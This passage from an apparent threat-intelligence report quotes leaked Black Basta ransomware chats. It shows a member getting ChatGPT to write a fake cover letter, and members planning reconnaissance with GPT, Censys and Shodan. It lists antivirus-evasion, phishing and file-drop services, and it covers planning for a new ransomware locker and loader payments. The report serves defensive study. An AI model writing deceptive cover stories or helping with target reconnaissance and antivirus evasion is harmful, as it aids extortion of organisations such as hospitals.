паниковать чат открыл 2024-02-21 23:54:02, @usernamenn:matrix.bestflowers247.online, со мной 2024-02-21 23:54:15, @usernamenn:matrix.bestflowers247.online, я быстро chat гпт поднаебал и попросил мне написать фейк письмо 2024-02-21 23:54:19, @usernamenn:matrix.bestflowers247.online, правдоподобное 2024-02-21 23:54:21, @usernamenn:matrix.bestflowers247.online, Upon encountering issues with the domain controller, a thorough examination of the hosts was conducted by a specialized technical professional. The investigation encompassed an in-depth scrutiny of the network infrastructure, focusing on the integrity and functionality of each host within the domain. This encompassed a meticulous review of network configurations, system logs, and performance metrics to identify any anomalies or irregularities that could potentially impede the domain controller's operations. The examination was executed with meticulous attention to detail, employing diagnostic tools and methodologies tailored to the specific nuances of domain controller operations. Through this comprehensive analysis, the technical specialist sought to pinpoint and rectify any underlying issues affecting the stability and performance of the domain

2024-02-21 23:54:28, @usernamenn:matrix.bestflowers247.online, I sent it to him and the guy calmed down	controller, thereby ensuring the seamless operation of the network environment. 2024-02-21 23:54:28, @usernamenn:matrix.bestflowers247.online, я ему отправил чел успокоился

Attempt to Automate Reconnaissance Activities with Generative AI

Translated	Original Text
2024-05-27 16:55:13, @usernamegg:matrix.bestflowers247.online, here's a company 2024-05-27 16:55:22, @usernamegg:matrix.bestflowers247.online, need to collect contacts from different places + email 2024-05-27 16:55:26, @usernamegg:matrix.bestflowers247.online, can you? 2024-05-27 16:55:33, @usernamegg:matrix.bestflowers247.online, for flooding and calling 2024-05-27 16:55:39, @usernamegg:matrix.bestflowers247.online, better to find the dumbest ones 2024-05-27 18:34:17, @tinker:matrix.bestflowers247.online, hi hi! 2024-05-27 18:34:28, @tinker:matrix.bestflowers247.online, I'll try 2024-05-27 18:34:35, @usernamegg:matrix.bestflowers247.online, ++ 2024-05-27 18:34:50, @usernamegg:matrix.bestflowers247.online, I'm interested what resources do you use? 2024-05-27 18:35:08, @tinker:matrix.bestflowers247.online, only tomorrow already) 2024-05-27 18:35:12, @tinker:matrix.bestflowers247.online, linkedin 2024-05-27 18:35:14, @tinker:matrix.bestflowers247.online, as main 2024-05-27 18:35:36, @tinker:matrix.bestflowers247.online, plus all those email databases I took for spam 2024-05-27 18:35:44, @tinker:matrix.bestflowers247.online, from other partners	2024-05-27 16:55:13, @usernamegg:matrix.bestflowers247.online, вот есть компания 2024-05-27 16:55:22, @usernamegg:matrix.bestflowers247.online, нужно собрать по ним контакты с разных мест + email 2024-05-27 16:55:26, @usernamegg:matrix.bestflowers247.online, сможешь? 2024-05-27 16:55:33, @usernamegg:matrix.bestflowers247.online, для флуда и звонка 2024-05-27 16:55:39, @usernamegg:matrix.bestflowers247.online, лучше смых дур находить 2024-05-27 18:34:17, @tinker:matrix.bestflowers247.online, привет привет! 2024-05-27 18:34:28, @tinker:matrix.bestflowers247.online, постараюсь 2024-05-27 18:34:35, @usernamegg:matrix.bestflowers247.online, ++ 2024-05-27 18:34:50, @usernamegg:matrix.bestflowers247.online, мне интресно какие ресурсы ты используешь? 2024-05-27 18:35:08, @tinker:matrix.bestflowers247.online, только завтра уже) 2024-05-27 18:35:12, @tinker:matrix.bestflowers247.online, линкедин 2024-05-27 18:35:14, @tinker:matrix.bestflowers247.online, из главного 2024-05-27 18:35:36, @tinker:matrix.bestflowers247.online, плюс все те базы почты которые брал для спама 2024-05-27 18:35:44, @tinker:matrix.bestflowers247.online, с других партнёрок

2024-05-27 18:35:56, @tinker:matrix.bestflowers247.online, I worked purely for spam for some time 2024-05-27 18:36:04, @tinker:matrix.bestflowers247.online, well and then I check through linkedin 2024-05-27 18:36:16, @tinker:matrix.bestflowers247.online, with new gpt this all gets automated 2024-05-27 18:36:21, @tinker:matrix.bestflowers247.online, through their open api 2024-05-27 18:48:30, @usernamegg:matrix.bestflowers247.online, better would be today 2024-05-27 19:02:16, @tinker:matrix.bestflowers247.online, I'll start looking	2024-05-27 18:35:56, @tinker:matrix.bestflowers247.online, я же какое-то время чисто под спам работал 2024-05-27 18:36:04, @tinker:matrix.bestflowers247.online, ну и дальше сверяю через линкедин 2024-05-27 18:36:16, @tinker:matrix.bestflowers247.online, с новы гпт это всё автоматизируется 2024-05-27 18:36:21, @tinker:matrix.bestflowers247.online, через их открытый апи 2024-05-27 18:48:30, @usernamegg:matrix.bestflowers247.online, лучше бы сегодня 2024-05-27 19:02:16, @tinker:matrix.bestflowers247.online, начну смотреть

These conversations demonstrate generative AI exploitation beyond technical applications, including creating cover stories for operational mistakes through carefully crafted chat messages. This represents merely the tip of the iceberg, as Black Basta and numerous other attack groups likely exploit generative AI for malicious activities.

5.7 Abuse of Online Services by Black Basta

The chat logs reveal Black Basta's use of various online services. For example, evidence shows reconnaissance activities using Censys and Shodan.

Use of Censys

Translated	Original Text
2023-11-14 11:12:37, @usernamegg:matrix.bestflowers247.online, what to find by census and where next?	2023-11-14 11:12:37, @usernamegg:matrix.bestflowers247.online, вот по ценсусу что находить а куда дальше?
2023-11-14 11:31:16, @usernamenn:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> what happened there with you? they shut down the establishment without a license? let's not here	2023-11-14 11:31:16, @usernamenn:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> что там у тебя случилось? без лицухи прикрыли заведение? давай не тут
2023-11-14 11:31:30, @usernamegg:matrix.bestflowers247.online, let's	2023-11-14 11:31:30, @usernamegg:matrix.bestflowers247.online, давай
2023-11-14 11:31:45, @usernamenn:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> what to find by census and where next? look for VPN	2023-11-14 11:31:45, @usernamenn:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> вот по ценсусу что находить а куда дальше? искать VPN
2023-11-14 11:31:55, @usernamegg:matrix.bestflowers247.online, by what parameters?	2023-11-14 11:31:55, @usernamegg:matrix.bestflowers247.online, по каким параметрам?
2023-11-14 11:31:56, @usernamenn:matrix.bestflowers247.online, by IP, by mask by office	2023-11-14 11:31:56, @usernamenn:matrix.bestflowers247.online, по IP, по маске по конторе
2023-11-14 11:31:57, @usernamegg:matrix.bestflowers247.online, how to search?	2023-11-14 11:31:57, @usernamegg:matrix.bestflowers247.online, как искать?
2023-11-14 11:31:58, @usernamenn:matrix.bestflowers247.online, google	2023-11-14 11:31:58, @usernamenn:matrix.bestflowers247.online, гуглить
2023-11-14 11:32:08, @usernamenn:matrix.bestflowers247.online, google as last resort	2023-11-14 11:32:08, @usernamenn:matrix.bestflowers247.online, гуглить в ласт очередь
2023-11-14 11:32:14, @usernamenn:matrix.bestflowers247.online, in general yes by censys will be easier	2023-11-14 11:32:14, @usernamenn:matrix.bestflowers247.online, вобще да по censys проще будет
2023-11-14 11:32:14, @usernamegg:matrix.bestflowers247.online, I only have the domain initially and creds from ova	2023-11-14 11:32:14, @usernamegg:matrix.bestflowers247.online, у меня только домен изначально и креды от ова
2023-11-14 11:32:22, @usernamenn:matrix.bestflowers247.online, so there are creds and domain	2023-11-14 11:32:22, @usernamenn:matrix.bestflowers247.online, так есть креды и домен
2023-11-14 11:32:28, @usernamenn:matrix.bestflowers247.online, I was entering the domain in censys	2023-11-14 11:32:28, @usernamenn:matrix.bestflowers247.online, я в censys вбивал домен

2023-11-14 11:32:29, @usernamegg:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> in general yes by censys will be easier well here I see this yes	2023-11-14 11:32:29, @usernamegg:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> вобще да по censys проще будет ну вот вижу это да

Use of Shodan

Translated	Original Text
2023-10-17 09:28:45, @usernamegg:matrix.bestflowers247.online, https://www.securitylab.ru/news/542767.php 2023-10-17 09:30:48, @usernamevv:matrix.bestflowers247.online, According to Shodan data, the threat could affect up to 80,000 network-connected devices.	2023-10-17 09:28:45, @usernamegg:matrix.bestflowers247.online, https://www.securitylab.ru/news/542767.php 2023-10-17 09:30:48, @usernamevv:matrix.bestflowers247.online, Согласно данным Shodan, угроза может затронуть до 80 000 устройств, подключенных к сети.

This section examines select online services deeply connected to attacks and malicious purposes, analyzing their intended objectives.

Category	Main Purpose	Services
Detection evasion / Malware detection	Confirming detection of created malware	AVCheck
		Scanner[.]to
Scanning / Reconnaissance	Searching for services with exploitable vulnerabilities	Shodan
		ZoomEye
		Censys
		Fofa
Phishing	Fraudulently obtaining access rights	EvilProxy
Malware encryption	Encryption or obfuscation for AV evasion	Cryptor[.]biz
File sharing	Sharing payload files	temp[.]sh
		file[.]io
		send[.]vis[.]ee
		Transfer[.]sh
Sales / Marketing support	Determining ransom payment limits	ZoomInfo

Black Basta employed encryption and obfuscation services like Cryptor[.]biz to prevent antivirus (AV) product detection of their malware. These services complicated malware structure to evade detection. Additionally, services such as AVCheck and Scanner[.]to verified whether major AV products would detect the malware before deployment.

The group utilized internet-wide search engines including Shodan, ZoomEye, Censys, and Fofa. These tools enabled efficient discovery of vulnerable public services for target selection and initial access. Internal chats frequently shared vulnerability information, showing rapid response to newly disclosed remote exploits.

Multiple reports document EvilProxy usage for phishing activities, enabling credential theft while bypassing multi-factor authentication. This technique proved crucial for obtaining target access rights.

Temporary file-sharing services like temp[.]sh, file[.]io, send[.]vis[.]ee, and transfer[.]sh appeared frequently. These services' short retention periods facilitated payload and internal information sharing without leaving traces. The chat logs confirm Black Basta exchanged sensitive data and analysis-resistant information through these temporary channels.

Zoominfo helped determine target company size, informing maximum ransom demands for file decryption.

Recent law enforcement actions intensified against cybercrime infrastructure. Authorities took down widely used underground market tools including AVCheck and Cryptor[.]biz. These services played critical roles in the cybercrime ecosystem. However, similar to patterns observed in botnet cases, these services face the structural challenge of "shutdown and revival cycles." Criminals establish similar services using new domains and infrastructure, creating ongoing battles with law enforcement. This cyclical structure represents a persistent cybersecurity challenge requiring recognition.

5.8 Exchanges on Technical Discussions

The chat logs contain various technical discussions. This section extracts and analyzes portions of technical conversations directly related to Black Basta's attack operations.

Discussion of New Ransomware Development Following Rebranding

Translated	Original Text
2024-05-13 09:55:54, @usernamegg:matrix.bestflowers247.online, there's a proposal 2024-05-13 09:56:00, @usernamegg:matrix.bestflowers247.online, to write software 2024-05-13 09:56:01, @usernamegg:matrix.bestflowers247.online, from scratch 2024-05-13 09:56:04, @n3auxaxl:matrix.collectionofmanager.space, what kind? 2024-05-13 09:56:04, @usernamegg:matrix.bestflowers247.online, cool 2024-05-13 09:56:07, @usernamegg:matrix.bestflowers247.online, fast 2024-05-13 09:56:22, @n3auxaxl:matrix.collectionofmanager.space, which one? 2024-05-13 09:56:26, @usernamegg:matrix.bestflowers247.online, but only two people should know about this 2024-05-13 09:56:29, @usernamegg:matrix.bestflowers247.online, you 2024-05-13 09:56:30, @usernamegg:matrix.bestflowers247.online, and 2024-05-13 09:56:31, @usernamegg:matrix.bestflowers247.online, me 2024-05-13 09:56:34, @usernamegg:matrix.bestflowers247.online, no one else 2024-05-13 09:56:38, @usernamegg:matrix.bestflowers247.online, can't tell anyone 2024-05-13 09:56:42, @n3auxaxl:matrix.collectionofmanager.space, yes, of course [omitted] 2024-05-13 10:06:13, @usernamegg:matrix.bestflowers247.online, but I	2024-05-13 09:55:54, @usernamegg:matrix.bestflowers247.online, есть предложение 2024-05-13 09:56:00, @usernamegg:matrix.bestflowers247.online, написать софт 2024-05-13 09:56:01, @usernamegg:matrix.bestflowers247.online, с нуля 2024-05-13 09:56:04, @n3auxaxl:matrix.collectionofmanager.space, какое? 2024-05-13 09:56:04, @usernamegg:matrix.bestflowers247.online, классный 2024-05-13 09:56:07, @usernamegg:matrix.bestflowers247.online, быстрый 2024-05-13 09:56:22, @n3auxaxl:matrix.collectionofmanager.space, какой? 2024-05-13 09:56:26, @usernamegg:matrix.bestflowers247.online, но только два селовека должны знать об этом 2024-05-13 09:56:29, @usernamegg:matrix.bestflowers247.online, ты 2024-05-13 09:56:30, @usernamegg:matrix.bestflowers247.online, и 2024-05-13 09:56:31, @usernamegg:matrix.bestflowers247.online, я 2024-05-13 09:56:34, @usernamegg:matrix.bestflowers247.online, ни кто больше 2024-05-13 09:56:38, @usernamegg:matrix.bestflowers247.online, никому говрить нельзя 2024-05-13 09:56:42, @n3auxaxl:matrix.collectionofmanager.space, да, конечно [omitted] 2024-05-13 10:06:13, @usernamegg:matrix.bestflowers247.online, но я понимаю что если мы с ним сейчас сделаем

understand that if we do rebranding with him now they'll immediately analyze us and say it's Black Basta [omitted] 2024-05-13 10:06:45, @n3auxaxl:matrix.collectionofmanager.space, yes, they'll understand very easily	ребрендинг они сразу нас разберут и скажут что это Black Basta [omitted] 2024-05-13 10:06:45, @n3auxaxl:matrix.collectionofmanager.space, да, легко очень поймут

This conversation occurred while exploring rebranding options after an attack on a large healthcare network drew unintended public attention, complicating operations. The discussion about developing new ransomware shows intent to sever connections with Black Basta, with information restricted to specific individuals.

Aftermath of a Ransomware Attack on a Large Healthcare Network

Translated	Original Text
2024-05-13 10:12:38, @usernamegg:matrix.bestflowers247.online, I already squeezed everything I could from basta 2024-05-13 10:13:03, @usernamegg:matrix.bestflowers247.online, we deployed until weekend accidentally hit medical healthcare 2024-05-13 10:13:10, @usernamegg:matrix.bestflowers247.online, there will be a fucking investigation now [omitted] 2024-05-13 10:14:37, @usernamegg:matrix.bestflowers247.online, so I now held a meeting in the office 2024-05-13 10:14:43, @usernamegg:matrix.bestflowers247.online, said that we're changing everything 2024-05-13 10:14:45, @usernamegg:matrix.bestflowers247.online, sim cards 2024-05-13 10:14:46, @usernamegg:matrix.bestflowers247.online, vps 2024-05-13 10:14:48, @usernamegg:matrix.bestflowers247.online, vpns 2024-05-13 10:14:52, @usernamegg:matrix.bestflowers247.online, all servers for work 2024-05-13 10:15:14, @n3auxaxl:matrix.collectionofmanager.space, I just changed everything yesterday 2024-05-13 10:15:18, @usernamegg:matrix.bestflowers247.online, but for now we temporarily deploy basta, I'll take a programmer remotely and he'll write us new software	2024-05-13 10:12:38, @usernamegg:matrix.bestflowers247.online, я уже с басты выжал все что смог 2024-05-13 10:13:03, @usernamegg:matrix.bestflowers247.online, мы поставили до выходных мед случайно зацепили зравохранение 2024-05-13 10:13:10, @usernamegg:matrix.bestflowers247.online, там будет пиздец разбор сейчас [omitted] 2024-05-13 10:14:37, @usernamegg:matrix.bestflowers247.online, по этому я сейчас провел собрание в офисе 2024-05-13 10:14:43, @usernamegg:matrix.bestflowers247.online, сказал что мы все меняем 2024-05-13 10:14:45, @usernamegg:matrix.bestflowers247.online, симки 2024-05-13 10:14:46, @usernamegg:matrix.bestflowers247.online, впски 2024-05-13 10:14:48, @usernamegg:matrix.bestflowers247.online, впны 2024-05-13 10:14:52, @usernamegg:matrix.bestflowers247.online, сервера все для работы 2024-05-13 10:15:14, @n3auxaxl:matrix.collectionofmanager.space, я как раз вчера все поменял 2024-05-13 10:15:18, @usernamegg:matrix.bestflowers247.online, но пока временно ставим бастой , я возьму прогера на удаленке и будет писать нам новый софт

2024-05-13 10:15:23, @usernamegg:matrix.bestflowers247.online, yy walks around sad 2024-05-13 10:15:29, @usernamegg:matrix.bestflowers247.online, but he kind of understands 2024-05-13 10:15:33, @usernamegg:matrix.bestflowers247.online, why it's like this 2024-05-13 10:15:35, @n3auxaxl:matrix.collectionofmanager.space, stop pika for now? 2024-05-13 10:15:50, @usernamegg:matrix.bestflowers247.online, you'll write a locker in less than a month 1000%%% 2024-05-13 10:16:19, @usernamegg:matrix.bestflowers247.online, + admin panel + blog + chat for victims 2024-05-13 10:16:20, @n3auxaxl:matrix.collectionofmanager.space, the locker itself yes, that's easy 2024-05-13 10:16:23, @usernamegg:matrix.bestflowers247.online, this is all very fast too 2024-05-13 10:16:25, @n3auxaxl:matrix.collectionofmanager.space, here it's specifically the panel 2024-05-13 10:16:27, @n3auxaxl:matrix.collectionofmanager.space, chats and all that 2024-05-13 10:16:29, @n3auxaxl:matrix.collectionofmanager.space, need to make it very good 2024-05-13 10:16:30, @usernamegg:matrix.bestflowers247.online, and separately + builder 2024-05-13 10:16:39, @n3auxaxl:matrix.collectionofmanager.space, yes, builder is generally easy 2024-05-13 10:16:46, @n3auxaxl:matrix.collectionofmanager.space, I already have a prototype builder for all that stuff	2024-05-13 10:15:23, @usernamegg:matrix.bestflowers247.online, yy грустный ходит 2024-05-13 10:15:29, @usernamegg:matrix.bestflowers247.online, но как бы он понимает 2024-05-13 10:15:33, @usernamegg:matrix.bestflowers247.online, почему так 2024-05-13 10:15:35, @n3auxaxl:matrix.collectionofmanager.space, пику пока остановить? 2024-05-13 10:15:50, @usernamegg:matrix.bestflowers247.online, ты локер напишешь меньше чем за месяц 1000%%% 2024-05-13 10:16:19, @usernamegg:matrix.bestflowers247.online, + админка + блог + чат для жертв 2024-05-13 10:16:20, @n3auxaxl:matrix.collectionofmanager.space, сам локер да, это легко 2024-05-13 10:16:23, @usernamegg:matrix.bestflowers247.online, это тоже все быстро очень 2024-05-13 10:16:25, @n3auxaxl:matrix.collectionofmanager.space, тут именно панель 2024-05-13 10:16:27, @n3auxaxl:matrix.collectionofmanager.space, чаты и все такое 2024-05-13 10:16:29, @n3auxaxl:matrix.collectionofmanager.space, надо хорошо очень сделать 2024-05-13 10:16:30, @usernamegg:matrix.bestflowers247.online, и отдельно + билдер 2024-05-13 10:16:39, @n3auxaxl:matrix.collectionofmanager.space, да, билдер вообще легко 2024-05-13 10:16:46, @n3auxaxl:matrix.collectionofmanager.space, у меня есть уже прототип билдера для всего такого

Following the large healthcare network attack, Black Basta attracted more attention than anticipated, prompting efforts to renew all technical infrastructure including the ransomware itself.

New Ransomware Prototype

Translated	Original Text
2024-05-13 11:46:03, @usernamegg:matrix.bestflowers247.online, this is what the file set looks like 2024-05-13 11:46:34, @usernamegg:matrix.bestflowers247.online, > <@n3auxaxl:matrix.collectionofmanager.space> throwing all forces into the new creation yes, believe me it's worth it. 2024-05-13 11:46:57, @usernamegg:matrix.bestflowers247.online, And the software will be very handy, since no one trusts lockbit anymore 2024-05-13 11:47:10, @usernamegg:matrix.bestflowers247.online, They come to me every day and ask for software 2024-05-13 11:47:12, @usernamegg:matrix.bestflowers247.online, I don't give it [omitted] 2024-05-13 13:20:49, @n3auxaxl:matrix.collectionofmanager.space, Each system will be completely decentralized, so that even if they lock the chat, everything else will work 2024-05-13 13:21:09, @n3auxaxl:matrix.collectionofmanager.space, if they lock the admin panel, everything else will work 2024-05-13 13:21:17, @n3auxaxl:matrix.collectionofmanager.space, there will be complete decomposition 2024-05-13 13:21:24, @n3auxaxl:matrix.collectionofmanager.space, I thought through the architecture +- 2024-05-13 13:21:35, @n3auxaxl:matrix.collectionofmanager.space, I already have a builder prototype, it's quick to make 2024-05-13 13:21:40, @n3auxaxl:matrix.collectionofmanager.space, literally a couple of days to debug everything 2024-05-13 13:22:14, @n3auxaxl:matrix.collectionofmanager.space, source code for everything will only be with you and me 2024-05-13 13:22:36, @n3auxaxl:matrix.collectionofmanager.space, locker will be written in pure C, only C and ASM, nothing else, so everything works very fast	2024-05-13 11:46:03, @usernamegg:matrix.bestflowers247.online, вот так выглядит комплект файлов 2024-05-13 11:46:34, @usernamegg:matrix.bestflowers247.online, > <@n3auxaxl:matrix.collectionofmanager.space> все силы кидаю на новое детище да, поверь оно того стоит. 2024-05-13 11:46:57, @usernamegg:matrix.bestflowers247.online, И софт еще будет очень кстати, так как локбиту уже никто не доверяет 2024-05-13 11:47:10, @usernamegg:matrix.bestflowers247.online, Ко мне ломятся каждый день и просят софт 2024-05-13 11:47:12, @usernamegg:matrix.bestflowers247.online, я не даю [omitted] 2024-05-13 13:20:49, @n3auxaxl:matrix.collectionofmanager.space, Каждая система будет полностью децинтрализированой, чтобы даже если локнут чат, все остальное будет работать 2024-05-13 13:21:09, @n3auxaxl:matrix.collectionofmanager.space, если локнут амдинку, все остальное будет работать 2024-05-13 13:21:17, @n3auxaxl:matrix.collectionofmanager.space, полная декомпозиция будет 2024-05-13 13:21:24, @n3auxaxl:matrix.collectionofmanager.space, по архитектуре все продумал +- 2024-05-13 13:21:35, @n3auxaxl:matrix.collectionofmanager.space, билдер прототип уже есть у меня, его быстро сделать 2024-05-13 13:21:40, @n3auxaxl:matrix.collectionofmanager.space, буквально пару дней, чтобы все отладить 2024-05-13 13:22:14, @n3auxaxl:matrix.collectionofmanager.space, исходники всего будут только у тебя и у меня 2024-05-13 13:22:36, @n3auxaxl:matrix.collectionofmanager.space, локер будет написан на чистом С, только С и ASM, больше ничего, чтобы работало все очень быстро

[omitted] 2024-05-13 13:26:43, @n3auxaxl:matrix.collectionofmanager.space, 2 months will be enough for us to debug everything to perfection 2024-05-13 13:26:50, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> builder can be not tor no, this is very important 2024-05-13 13:26:53, @n3auxaxl:matrix.collectionofmanager.space, better let it be in tor 2024-05-13 13:27:04, @usernamegg:matrix.bestflowers247.online, ok 2024-05-13 13:27:27, @usernamegg:matrix.bestflowers247.online, we'll take an encrypted server anyway 2024-05-13 13:27:28, @n3auxaxl:matrix.collectionofmanager.space, in September we'll already be making first locks 2024-05-13 13:27:47, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> we'll take an encrypted server anyway yes, but need to put bus there and kill lux immediately everything 2024-05-13 13:27:52, @n3auxaxl:matrix.collectionofmanager.space, by containers 2024-05-13 13:28:05, @n3auxaxl:matrix.collectionofmanager.space, so that if some trouble and they get to the server 2024-05-13 13:28:10, @n3auxaxl:matrix.collectionofmanager.space, so they can't decrypt it 2024-05-13 13:29:18, @n3auxaxl:matrix.collectionofmanager.space, in early June I'll already be setting all this up on test servers [omitted] 2024-05-13 13:41:28, @usernamegg:matrix.bestflowers247.online, * we'll write the best locker with my experience of Villainy))) 2024-05-13 13:41:58, @usernamegg:matrix.bestflowers247.online, and with your programming experience	[omitted] 2024-05-13 13:26:43, @n3auxaxl:matrix.collectionofmanager.space, 2 месяца нам хватит, чтобы отладить все до идеала 2024-05-13 13:26:50, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> билдер можно не тор нет, это очень важно 2024-05-13 13:26:53, @n3auxaxl:matrix.collectionofmanager.space, лучше пусть в торе будет 2024-05-13 13:27:04, @usernamegg:matrix.bestflowers247.online, ок 2024-05-13 13:27:27, @usernamegg:matrix.bestflowers247.online, сервер все равно возьмем шифрованный 2024-05-13 13:27:28, @n3auxaxl:matrix.collectionofmanager.space, в сентябре первые локи уже будем делать 2024-05-13 13:27:47, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> сервер все равно возьмем шифрованный да, но туда надо поставить bus и lux уебать сразу все 2024-05-13 13:27:52, @n3auxaxl:matrix.collectionofmanager.space, по контейнерам 2024-05-13 13:28:05, @n3auxaxl:matrix.collectionofmanager.space, чтобы еслит какой то кипишь и доберуться до сервака 2024-05-13 13:28:10, @n3auxaxl:matrix.collectionofmanager.space, чтобы не могли его расшифровать 2024-05-13 13:29:18, @n3auxaxl:matrix.collectionofmanager.space, в начале июня я уже буду это все настраивать на тестовых серваках [omitted] 2024-05-13 13:41:28, @usernamegg:matrix.bestflowers247.online, * напишем самый лучший локер с моим то опытом Злодейства))) 2024-05-13 13:41:58, @usernamegg:matrix.bestflowers247.online, и с твоим опытом программирование 2024-05-13 13:42:14, @usernamegg:matrix.bestflowers247.online, есть идеи как можно его пропиарить на начале

2024-05-13 13:42:14, @usernamegg:matrix.bestflowers247.online, there are ideas how to promote it at the beginning 2024-05-13 13:42:19, @usernamegg:matrix.bestflowers247.online, so everyone hears about it 2024-05-13 13:42:25, @usernamegg:matrix.bestflowers247.online, and understands who we are and what we are 2024-05-13 13:42:39, @usernamegg:matrix.bestflowers247.online, in the first week there will already be a review from sentik and trendmicro on it 2024-05-13 13:42:51, @usernamegg:matrix.bestflowers247.online, and the whole world will know this creation	2024-05-13 13:42:19, @usernamegg:matrix.bestflowers247.online, что бы все услышали про него 2024-05-13 13:42:25, @usernamegg:matrix.bestflowers247.online, и понимали кто мы и что мы 2024-05-13 13:42:39, @usernamegg:matrix.bestflowers247.online, в первую неделю будет уже обзор сентика и тренмикро на него 2024-05-13 13:42:51, @usernamegg:matrix.bestflowers247.online, и это детище будет знать весь мир

The discussion covers a new ransomware prototype. The schedule indicates extremely rapid deployment capabilities for the new ransomware. Marketing strategies already exist at this stage, revealing plans for high-profile promotion of the new ransomware.

Conversation on Fees for Malware Loaders

Translated	Original Text
2023-09-20 18:04:14, @usernameugway:matrix.bestflowers247.online, I'll request his wallet and a discount 2023-09-20 18:04:23, @usernameugway:matrix.bestflowers247.online, he gave it last time 2023-09-20 18:04:26, @usernameugway:matrix.bestflowers247.online, without discount it was 15k [omitted] 2023-09-21 17:49:32, @usernameugway:matrix.bestflowers247.online, Rastafarian, [20.09.2023 19:11] For permanent clients, now I can give you a 10% discount. Can you pay by XMR? Rastafarian, [20.09.2023 19:12] 91 XMR Rastafarian, [20.09.2023 19:12] <Masked: Cryptocurrency Wallet> 2023-09-21 17:49:47, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online> Rastafarian, [20.09.2023 19:12] > 91 XMR > > Rastafarian, [20.09.2023 19:12] > <Masked: Cryptocurrency Wallet> https://xmrchain.net/tx/6061f3f1c1aaf738fe59b4b3c92f31adb424c0941612a4e35bb636baccf09979 2023-09-21 17:50:48, @usernameugway:matrix.bestflowers247.online, super+++ 2023-09-21 17:50:52, @usernameugway:matrix.bestflowers247.online, I'll write when he accepts [omitted] 2023-09-21 21:20:24, @usernamegg:matrix.bestflowers247.online, Rastafari 100% steals bots, I had a serious talk with him here. 2023-09-21 21:20:56, @usernamegg:matrix.bestflowers247.online, He also works in ransom and now he came up with all this rental of this fucking awesome loader because he ran out of resources for mining his own targets [omitted] 2023-10-04 13:09:49, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online>	2023-09-20 18:04:14, @usernameugway:matrix.bestflowers247.online, я запрошу кошелек у него и скидку 2023-09-20 18:04:23, @usernameugway:matrix.bestflowers247.online, он в прошлый раз давал 2023-09-20 18:04:26, @usernameugway:matrix.bestflowers247.online, без скидки было 15к [omitted] 2023-09-21 17:49:32, @usernameugway:matrix.bestflowers247.online, Растафарай, [20.09.2023 19:11] Для постоянных клиент, сейчас тебе могу сделать скидку на 10%. Ты сможешь оплатить по XMR? Растафарай, [20.09.2023 19:12] 91 XMR Растафарай, [20.09.2023 19:12] <Masked: Cryptocurrency Wallet> 2023-09-21 17:49:47, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online> Растафарай, [20.09.2023 19:12] > 91 XMR > > Растафарай, [20.09.2023 19:12] > <Masked: Cryptocurrency Wallet> https://xmrchain.net/tx/6061f3f1c1aaf738fe59b4b3c92f31adb424c0941612a4e35bb636baccf09979 2023-09-21 17:50:48, @usernameugway:matrix.bestflowers247.online, супер+++ 2023-09-21 17:50:52, @usernameugway:matrix.bestflowers247.online, отпишу как он примет [omitted] 2023-09-21 21:20:24, @usernamegg:matrix.bestflowers247.online, Растафари 100% пиздят ботов, я тут с ним плотно поговорил. 2023-09-21 21:20:56, @usernamegg:matrix.bestflowers247.online, Он тоже в рансоме работает и сейчас он придумал всю эту аренду это ахуенного лоадера из-за того что у него закончились ресурсы по добыче своих таргетов [omitted] 2023-10-04 13:09:49, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online>

0.75 BTC -> <Masked: Cryptocurrency Wallet> <Masked: Cryptocurrency Transaction ID> 2023-10-04 13:09:51, @usernamegg:matrix.bestflowers247.online, sent 2023-10-04 13:09:55, @usernamegg:matrix.bestflowers247.online, tell rasta [omitted] 2023-10-16 07:05:14, @usernamegg:matrix.bestflowers247.online, Rastafarian, [15 Oct. 2023, 22:50:34]: Bro, as you know, we recently decided that we're going private. And after several weeks of thinking, we finally came to this decision, for those who still use our loader for mass loading (especially you like you, locker drivers). I'll offer you this solution, for 1 year of use (on all 3 of your partners), you can pay $1,000,000. And it will be exclusively yours, with constant cleaning from us). I understand that you work with lockers, with the name "Black Basta". That's why we decided that $1M is a worthy amount for your operation. If yes, then let's decide this right away so I can inform the partners and close the opinion on this Brave ., [16 Oct. 2023, 10:00:17]: hi, I respect your decision to go private. Tell us the date when you plan to do this. I'll pay rent for several months ahead. If we continue loading on our own loader, will you return our rent? I'm just not sure that my partners will follow you with such a number. It sounded very rude from your side. There was a different agreement.	0.75 BTC -> <Masked: Cryptocurrency Wallet> <Masked: Cryptocurrency Transaction ID> 2023-10-04 13:09:51, @usernamegg:matrix.bestflowers247.online, ушло 2023-10-04 13:09:55, @usernamegg:matrix.bestflowers247.online, сообщи расте [omitted] 2023-10-16 07:05:14, @usernamegg:matrix.bestflowers247.online, Растафарай, [15 окт. 2023 г., 22:50:34]: Бро, так как ты знаешь, мы недавно решили что мы уходим в приват. И после несколько недель продумыванние, мы наконец-то пришли к такому решение, для тех кто ещё пользуют наш лоадер на масс прогрузку (особенно ты как вы, локерводщики) . Я тебе предложу такое решение, за 1 год использованние (на всех 3 из твоих партнеров) , ты можешь заплатить $1,000,000. И оно будет исключительно тебе, с постаянный чистке от нас) . Я понимаю что это вы работайте с локерам, с названнием "Black Basta". Так вот почему мы решаем что $1кк это достойная сумма для вашей операции. Если да, то давай решим это сразу чтобы я вместе с партнерам сообщил и закрыли мнение о этом Brave ., [16 окт. 2023 г., 10:00:17]: привет , я уважаю твое решение уйти в приват. Сообщите число когда вы планируете сделать это. Я заплатить аренду за несколько месяцев вперед. Если мы продолжим грузить на свой лоадер, ты вернешь нам аренду? я просто не уверен что мои партнеры пойду за тобой с таким числом. Это очень грубо звучало с вашей стороны. Другая была договоренность.

